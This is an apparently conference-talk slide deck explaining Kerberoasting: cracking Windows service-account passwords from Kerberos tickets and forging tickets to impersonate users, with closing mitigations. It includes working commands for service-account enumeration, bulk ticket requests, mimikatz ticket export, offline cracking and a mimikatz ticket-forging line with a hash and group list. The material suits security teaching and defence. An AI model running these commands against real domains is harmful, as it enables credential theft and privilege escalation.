



Attacking Kerberos

Kicking the Guard Dog of Hades

But what I do have are a very particular set of skills, skills I have acquired over a very long career

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Code:

<https://github.com/nidem/kerberoast>

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Definition: Kerberos

1. Protocol used for Authentication in a Windows domain
 - ◊ There is a slight bastardization done with MS Kerberos as compared to the MIT Kerberos
2. Three headed dog who guards the entrance to the underworld
 - ◊ Prevents the dead from escaping and the living from entering (seems fitting)

Overview

- ❖ Crack passwords for remote service accounts
 - ...Without sending a single packet to the service
 - ...As any user
 - ...Without local admin
 - ...Offline cracking! (No failed logins)
- ❖ Rewrite tickets to escalate permissions
 - ❖ Impersonate any user
 - ❖ Pretend to be in any group

Crack Passwords - Demo

- ❖ Find service accounts

```
setspn -T DOMAINNAME -F -Q */*
```

- ❖ Identify user accounts; ignore computer accounts
- ❖ Request tickets

```
PS C:\> Add-Type -AssemblyName System.IdentityModel
```

```
PS C:\> New-Object System.IdentityModel.Tokens.  
KerberosRequestorSecurityToken -ArgumentList  
"HTTP/web01.medin.local"
```

- ❖ Extract tickets from RAM with Mimikatz


```
mimikatz # kerberos::list /export
```

- ❖ Use tickets to offline crack remote service credentials

```
tgsrepcarck.py worldlist.txt *.kirbi
```

When to use this attack

- ❖ This is NOT the Golden Ticket attack
- ❖ It does NOT require full compromise of the Windows domain
- ❖ All you do need a single compromised system




Why it works

- ❖ Kerberos uses shared secrets for authentication
- ❖ In a Windows domain there is only one
 - ❖ NTLM Hash
- ❖ The password hash is used to encrypt everything in MS Kerberos

How Kerberos Authentication Works

- ❖ Before you can authenticate to anything you need a Ticket Granting Ticket (TGT)
- ❖ TGT is **only** used with the KDC



Authenticating to a Service

- ❖ TGT is used to request a ticket for a service
 - ❖ This is where the Golden Ticket attack rewrites the TGT

I need to authenticate to a service via Kerberos. Can I get a ticket for another service. Here is my TGT to verify my identity



Sure, here it is. I don't check if you have permissions on the target service. I leave that up to the service. I have enough to do.



Authenticating to a Service (2)

- ◆ The Server half of the ticket is sent to the remote system
- ◆ If the server can decrypt it then it checks* the PAC
- ◆ PAC is signed with the service's key and krbtgt's key

Here is some stuff I can't read, but the KDC says this should verify me.



TICKET
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I can decrypt this ticket and the HMAC signature using my hash as the key is good. I see your user info in this ticket, but before I authorize you I may* need to verify the details



Other Server

Service Ticket


(not all of it obviously)

- ◊ Server portion
 - ◊ User details
 - ◊ Session Key (same as below)
 - ◊ Encrypted with the service account's NTLM Hash
- ◊ Your portion
 - ◊ Validity time
 - ◊ Session Key (same as above)
 - ◊ Encrypted with the TGT Session Key



Kerberos SPN

- ❖ Your system doesn't know (or need to know) the account running the service
- ❖ The KDC does need this info so it can properly encrypt the server portion of the Service Ticket
- ❖ Setspn.exe is used to map an AD account to a service



Kerberos SPN

- ❖ Service Principal Name (SPN)
- ❖ Uniquely identifies the name of a service

ServiceType/HostName:Port/DistinguishedName

MSSQL/server.medin.local

HTTP/server.medin.local

TERMSRV/alpha.medin.local

- ❖ setspn.exe maps AD accounts to SPN

```
C:\> setspn -s http/server1.medin.local websvc
```

- ❖ Setspn.exe can also be used to search

Common Service Types

- ❖ TERMSRV - Remote Desktop
- ❖ SmtpSVC & SMTP - Mail
- ❖ WSMAN - WinRM
- ❖ ExchangeAB, ExchangeRFR & ExchangeMDM - MS Exchange
- ❖ POP/POP3 - POP3 mail service
- ❖ IMAP/IMAP4 - IMAP servoce
- ❖ MSSQLSvc - Microsoft SQL Server
- ❖ GC - Global Catalog
- ❖ DNS - DNS Server
- ❖ HTTP - Web Server
- ❖ LDAP - LDAP
- ❖ Dfsr - File Server participating in DFRS

Getting Crackable Tickets

- ❖ We want to target accounts with crackable passwords
 - ❖ Computer accounts use uncrackable passwords
 - ❖ Look at the OU location to narrow down the targets

```
C:\> setspn -T medin.local -Q /*  
CN=sqlengine [CN=Users,DC=medin,DC=local]  
MSSQLSvc/sql01.medin.local:1433  
MSSQLSvc/sql01.medin.local  
CN=EXCHANGE01,[CN=Computers,DC=medin,DC=local]  
IMAP/EXCHANGE01  
IMAP/exchange01.medin.local
```

- ❖ In this case, tickets for the SQL Server are much more likely to be crackable than tickets for the exchange server

Better Way to Find Tickets

- ❖ Kerberoast includes two scripts to help find user accounts tied to SPNs
 - ❖ GetUserSPNs.ps1
 - ❖ Supports PowerShell v1+
 - ❖ No special modules needed, such as the AD cmdlets
 - ❖ GetUserSPNs.vbs
- ❖ You aren't going to crack the hash used with a Computer account
 - ❖ If you can, we should talk

Requesting Tickets

- ❖ We can request a ticket for individual services

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PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
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
- ❖ We can use built-in tools to request mass quantities of tickets

```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> setspn.exe -T MEDIN-Q /* | Select-String
'^CN' -Context 0,1 | % { New-Object System.
IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList $_.Context.PostContext[0].Trim() } }
PS C:\> .\ GetUserSPNs.ps1 | % { New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList $_.ServicePrincipalName }
```

- ❖ This command will get a ticket associated with each account, not all possible tickets as that would be redundant

Requesting Tickets

- ❖ The system doesn't have to be...
 - ❖ Accessible
 - ❖ Available
 - ❖ Or even exist anymore
 - ❖ As long as the account wasn't cleaned up. Who cleans up?



Cracking

- ❖ The Server portion of the Service Ticket (ST), received from the TGS (Ticket Granting Service) is encrypted with the service's password hash
- ❖ Crack with `tgsrepcrack.py`
`tgsrepcrack.py wordlist.txt *.kirbi`
 - ❖ Written in python
 - ❖ Not well optimized for speed
- ❖ INPROGRESS: Write a cracker for John
 - ❖ John's documentation isn't great
 - ❖ Kerberos libs are ugly and like to keep a state

Dump all service hashes and Crack Now What?

- ❖ Use the account, you know where it works
- ❖ A service account should not be able to login interactively to these systems
- ❖ Use the credential to modify the ticket
 - ❖ The Service Ticket contains a lot of information about the user
 - ❖ The Privilege Attribute Certificate contains most of this information including RID and group RIDS

Additional Features

- ❖ Extract TGS-REP from pcap for cracking with **extracttgsrepfrompcap.py**
- ❖ Tgsrepcrack.py supports the above format

Privilege Attribute Certificate

- ❖ Contains all the relevant user information
 - ❖ Username
 - ❖ User's RID
 - ❖ Group Membership
- ❖ It contains enough details so the service can decide if it should allow/deny the user
- ❖ There is enough information so it doesn't need to ask the Domain controller for any details

```


▽ IF_RELEVANT AD-Win2k-PAC
    Type: AD-Win2k-PAC (128)
    ▽ Data: 050000000000000000000010000000b0010000580000000000000000...
        Num Entries: 5
        Version: 0
        ▽ Type: Logon Info (1)
            Size: 432
            Offset: 88
            ▽ PAC_LOGON_INFO: 01100800ccccccca001000000000000000002007
                ▷ MES header
                ▽ PAC_LOGON_INFO:
                    Referent ID: 0x00020000
                    Logon Time: Sep 2, 2014 06:12:10.414987200 CDT
                    Logoff Time: Infinity (absolute time)
                    Kickoff Time: Infinity (absolute time)
                    PWD Last Set: Sep 2, 2014 06:07:20.706869800 CDT
                    PWD Can Change: Sep 3, 2014 06:07:20.706869800 CDT
                    PWD Must Change: Infinity (absolute time)
                    ▷ Acct Name: tm ←
                    ▷ Full Name: tm ←
                    ▷ Logon Script
                    ▷ Profile Path
                    ▷ Home Dir
                    ▷ Dir Drive
                    Logon Count: 167
                    Bad PW Count: 1
                    User RID: 1106 ←
                    Group RID: 513 ←
                    Num RIDs: 1
                    ▽ GROUP_MEMBERSHIP_ARRAY ←

```

What protects the PAC

- ❖ Two HMAC signatures
 - ❖ Service account's hash as key (potentially crackable)
 - ❖ Same key for encrypting and signing, if we can read this we can sign this
 - ❖ Krbtgt account's hash as key (not feasible to crack)

```
▽ IF_RELEVANT AD-Win2k-PAC
    Type: AD-Win2k-PAC (128)
    ▽ Data: 0500000000000000000010000000b00100005800000000000000...
        Num Entries: 5
        Version: 0
        ▷ Type: Logon Info (1)
        ▷ Type: Client Info Type (10)
        ▷ Type: UPN DNS Info (12)
        ▽ Type: Server Checksum (6)
            Size: 20
            Offset: 608
            ▷ PAC_SERVER_CHECKSUM: 76fffffff8caf7c2d8866ed805fe6b0d498eb1bf9
        ▽ Type: Privsvr Checksum (7)
            Size: 20
            Offset: 632
            ▷ PAC_PRIVSVR_CHECKSUM: 76fffffff93284bbc94abefbc28b97da09d44670
```



Signature Verification of the PAC

- ❖ The server will verify the signature signed with its key
- ❖ Sometimes the KDC will be asked to verify the other signature
- ❖ PAC Verification is the process where a server will verify the PAC with the DC over NRPC
 - ❖ This means we can't effectively modify the PAC
 - ❖ "Windows OS sends the PAC validation messages to the NetLogon service of the DC when the service does not have the TCB [act as part of the operating system] privilege and it is not a Service Control Manager (SCM) service."

<http://blogs.msdn.com/b/openspecification/archive/2009/04/24/understanding-microsoft-kerberos-pac-validation.aspx>

- ❖ Basically, if it runs as a service it will not verify
 - ❖ This can be changed via a registry setting
 - [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Kerberos\Parameters]
"ValidateKdcPacSignature"=dword:00000001

Why MSSQL is Fun!

- ❖ During the install process you are asked for accounts to use for each service
- ❖ To use with Kerberos you need to setup the SPNs
- ❖ SQL Server will register the SPN automatically (read easy) if the account is domain admin
 - ❖ Microsoft does not recommend this
 - ❖ A LOT of blogs do
 - ❖ Did I mention this is the easy way?
- ❖ SMB uses the computer account (by default)
- ❖ Exchange defaults to the user account
- ❖ HTTP uses app pools – research pending

Ticket Rewriting Demo


- ❖ Use ~~kerberoast.py~~ to impersonate another user
- ❖ Use ~~kerberoast.py~~ to add the user to additional groups
- ❖ Use a fake user. FUN!

Mimikatz

- ❖ Before my talk at DerbyCon I woke up today to this →
 - ❖ You never have to leave mimikatz
 - ❖ Can load directly into RAM
 - ❖ Kudos to Benjamin Delpy for adding it!



DAMMITSOMUCH!



Mimikatz

kerberos::golden

/domain:medin.local

/sid:S-1-5-21-515111615-443038644-2980957688

/groups:513,512,520,518,519

/target:sql01.medin.local:1433

/service:MSSQLSvc Service's Hash

/ticket:sql01.medin.kirbi



/rc4:f2cddb01eb3bd8499f409dc938b6e2b7

/ptt

/id:1106

/user:tm

/ptt ← Inject Straight into RAM (hidden feature)

Mimikatz

BUT WAIT! THERE'S MOAR!

- ❖ Ever get bored running those crappy scans?
- ❖ Minesweeper anyone?

Mitigations

- ❖ Use the *-ADServiceAccount cmdlets to create service accounts
- ❖ Pick a really good passwords DUH
 - ❖ Pick a random password, you only need to type it once or twice
- ❖ Monitor your Domain Controller and look for large quantities of Service Ticket requests (Event ID 4769)
- ❖ Force your services to verify the PAC
 - ❖ Does not prevent cracking
 - ❖ Prevents rewriting
 - ❖ Can impact performance

Additional Research

- ❖ Other common services
- ❖ Additional research on web services (IIS) and SharePoint
- ❖ Extract tickets from pcaps and inject into RAM
 - ❖ I can already find these tickets with extracttgsrepfrompcap.py and crack the tickets with tgsrepcrack.py

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